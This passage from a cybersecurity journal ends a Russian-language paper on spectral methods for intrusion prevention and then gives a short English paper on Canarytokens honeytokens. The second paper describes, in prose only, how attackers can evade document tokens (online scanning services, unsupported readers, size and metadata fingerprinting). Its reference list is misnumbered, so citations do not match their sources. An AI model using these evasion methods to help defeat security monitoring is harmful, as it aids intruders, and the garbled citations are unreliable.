Показано, что алгоритм Кейпона является наиболее эффективным по сравнению с другими методами и его применение в системе противодействия вторжений, позволит улучшить показатели эффективности IPS на величину до 5%.

## Список использованной литературы

[1]. Lawson C., Hils A., Neiva C., "Defining Intrusion Detection and Prevention Systems" // Garthner report – 2016. – P. 5-17.

[2]. Viegas E., Santin A. O., Fran A. A., Jasinski R., Pedroni V. A., Oliveira, L. S.. "Towards an Energy-Efficient Anomaly-Based Intrusion Detection Engine for Embedded Systems" // IEEE Transactions on Computers – 2017. – P. 163–177.

[3]. Bezroukov, N., "Architectural Issues of Intrusion Detection Infrastructure in Large Enterprises" // Softpanorama Bulletin Vol. 17, No. 3 – 2010. – P. 3-17.

[4]. Eskin E, Lee W, Stolfo SJ. Modeling System Calls for Intrusion Detection with Dynamic Window Sizes. Proceedings of DISCEX II, 2001.

[5]. Марпл-младший С.Л. Цифровой спектральный анализ и его приложения // Москва: Мир, 1990 г. – 265 с.

[6]. Наконечний В.С. Аналіз ефективності та можливості застосування сучасних методів розпізнавання об’єктів радіолокаційного моніторингу. Науково-технічний журнал Зв'язок. - 2014. - №5. - С. 52-56.

[7]. В.С. Наконечний, С.В. Толюпа, І.Р. Пархомей, Н.В. Цьопа. Експериментальне дослідження надрозрізрювальних методів спектрального аналізу для задач пеленгації. Адаптивні системи автоматичного управління // Міжвідомчий науково-технічний збірник. — Київ: Національний технічний університет України “Київський політехнічний інститут”. – 2015. – Вип. 2(27). – с. 88-94.

**Scientific and Practical Cyber Security Journal (SPCSJ) 3(1): 66- 68 ISSN 2587-4667 Scientific Cyber Security Association (SCSA)**

# CANARYTOKENS: AN OLD CONCEPT FOR A NEW WORLD

**Gionathan Armando Reale, Benjamin Zinc Loft**
**Hovmark Data ApS, Cyber Security Department**

**ABSTRACT.** Cyber attacks are becoming more common, and the evolving nature of these attacks call for novel solutions to detect and prevent intrusion that costs businesses dearly each year. This article explores the concepts and limitations of Canarytokens, a honeytoken based software abstracted from coal miners' use of birds as early warning systems to detect toxic gas, a practice established over a hundred years ago.

**KEYWORDS:** cyber, security, intrusion, detection, theft, protection, attacks

The word *honeytoken* was stated first by Augusto Paes de Barros in February 2003 [1], but the core concept is as old as security itself. From map-making [2] to ancient military campaigns, deception based intrusion detection has been successfully used to detect risk and attackers. Canarytokens [3] offer a new perspective on honeytokens, modeling the software after mining canaries and turning what is an old basic concept into a novel detection system.

## Concept

The Canarytokens software distributes tokens that consist of a unique randomly generated identifier (which can be placed in either HTTP URLs or in hostnames). When the HTTP URL is requested, or the hostname is resolved, it alerts the owner (signifying that the token has been triggered) and provides a summary of information regarding the circumstances of the event [4]. This is the core concept of Canarytokens. The information given can be as vague as the DNS which has been used to resolve an embedded hostname, to as informative and specific as the IP address or computer name of the entity who triggered the token.

Canarytokens can be implemented in many different ways. Document based tokens can be placed within Microsoft Word documents and Acrobat Reader PDF documents [4] triggering an alert when opened with their native document viewers. Document based tokens offer the advantage (compared to other deployments of Canarytokens) that they can easily and effectively be placed within a corporate environment. Another possibility with Canarytokens is the ability to create a Javascript based token [4] which can detect if the owner's website has been cloned or is being hosted in another domain. This feature of Canarytokens can be vital in protecting websites from phishing campaigns and fraud.

Canarytokens also offers an interesting way to protect databases by creating a VIEW that starts a DNS query when a SELECT is run against the VIEW [4]. Due to the simple, effective and customizable nature of Canarytokens, tokens can be used in executables, DLLs, Windows folders and much more. Regardless of the exact implementation, the core concept of Canarytokens does not change.

Limitations

Canarytokens has several limitations affecting the document based tokens. Currently, IP/DNS detection [5] can be easily obfuscated by submitting any potentially "infected" document to a public online scanning service before opening the document. By doing so, the token will be triggered repeatedly by various IP addresses all over the world, thus masking the virtual identity of the attacker. Executable based tokens are also affected by this vulnerability [5].

Another issue plaguing document based tokens is their reliance on the use of certain document readers and conditions to trigger the token [6,7]. If an attacker decides to use a document reader outside of those mentioned in the software documentation, or has enabled special security measures, the attacker can in some cases, successfully open an “infected” document without triggering the token [6,7].

Another important limitation has been brought to attention in CVE-2019-9768 [8]: Microsoft Word documents containing tokens have minimal variation in size, metadata, and timestamp, allowing attackers to – with create accuracy – detect which documents may be “infected”, making it an easy task to avoid triggering an alert. Proof of concept code exists for this issue [9] and there is evidence to suggest this is being actively exploited [10].

Other limitations may exist that have yet to be discovered.

Conclusion

Canarytokens is a powerful tool which has the potential to improve the security stance of organizations that choose to use it. However, the limitations we found suggest that at its current state, document based tokens are easily detectable and can be bypassed by a well informed attacker. This is concerning as document based tokens can be a popular option for businesses wishing to detect attackers or malicious employees. Nevertheless Canarytokens offers an interesting and useful solution to detect attackers and protect assets.

## REFERENCES

[1]. Tarek Sobh. Innovations and Advances in Computer Sciences and Engineering: Springer Netherlands; 2010.

[2]. A. Shabtai, M. Bercovitch, L. Rokach, Y. Gal, Y. Elovici, E. Shmueli, "Behavioral study of users when interacting with active honeytokens", *ACM Trans. Inf. Syst. Secur.*, vol. 18, no. 3, Feb. 2016, [online] Available: https://doi.org/10.1145/F2854152.

[3]. Canarytokens. 2019. [online] Available:

[4]. [http://canarytokens.org]

[5]. Thinkst Applied Research Blog. Canarytokens.org - Quick, Free, Detection for the Masses . Sept 2015. [online] Available:

[6]. [https://blog.thinkst.com/p/canarytokensorg-quick-free-detection.html]

[7]. Github. Thinkst/canarytokens issue 37. March 2019. [online] Available:

[8]. [https://github.com/thinkst/canarytokens/issues/37]

[9]. Github. Thinkst/canarytokens issue 36. March 2019. [online] Available:

[10]. [https://github.com/thinkst/canarytokens/issues/36]

[11]. Github. Thinkst/canarytokens issue 35. March 2019. [online] Available: [https://github.com/thinkst/canarytokens/issues/35]

[12]. National Institute of Standards and Technology. CVE-2019-9768. March 2019. [online] Available:

[13]. [https://nvd.nist.gov/vuln/detail/CVE-2019-9768]

[14]. Exploit-DB. 46589. March 2019. [online] Available:

[15]. [https://www.exploit-db.com/exploits/46589]

[16]. YouTube. Canarytokens Detection Bypass. March 2019. [online] Available:

[17]. [https://www.youtube.com/watch?v=dHHsmswYzmw]